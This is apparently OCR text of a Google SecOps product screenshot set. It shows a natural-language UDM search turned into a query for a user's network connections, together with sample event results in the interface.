



Google

Google SecOps




Google SecOps







Google SecOps




Google SecOps




Google SecOps




UDM SEARCH
show me network connections for the userid starting with tim.smith case insensitive for the past 3 days
Generate Query
1 principal.user.userid = /tim.smith/ nocase AND metadata.event_type = "NETWORK_CONNECTION"
History
UDM Lookup
Lists
Generated Query
Rewrite
OCTOBER 28, 06:51 AM - OCTOBER 31, 06:51 AM
Search
OVERVIEW (0)
EVENTS (327)
ALERTS (0)
327 OF 338 EVENTS (To refresh events data, apply filters to query and run the search again)
principal.process.product_specific_process_id = SYSMON:{6b7cbb53-343f-62c8-f300-000000000e00}
ADD FILTER
CLEAR
APPLY TO SEARCH AND RUN
QUICK FILTERS
principal.process.product_
1/1
principal.asset.attribute.labels.key (6) 327
target.asset.attribute.labels.key (6) 327
principal.asset.attribute.labels.va... (5) 327
principal.user.attribute.labels.key (5) 327
EVENTS
PIVOT
Search events...
WRAP TEXT
COLUMNS
TIMESTAMP
EVENT
2023-10-30T22:31:44.850
NETWORK_CONNECTION
tim.smith to activedir.stackedpads.local
2023-10-30T22:31:44.846
NETWORK_CONNECTION
tim.smith to activedir.stackedpads.local
2023-10-30T22:31:44.841
NETWORK_CONNECTION
tim.smith to activedir.stackedpads.local
2023-10-30T22:31:44.836
NETWORK_CONNECTION
tim.smith to activedir.stackedpads.local
Click

Google SecOps




Google

Google SecOps

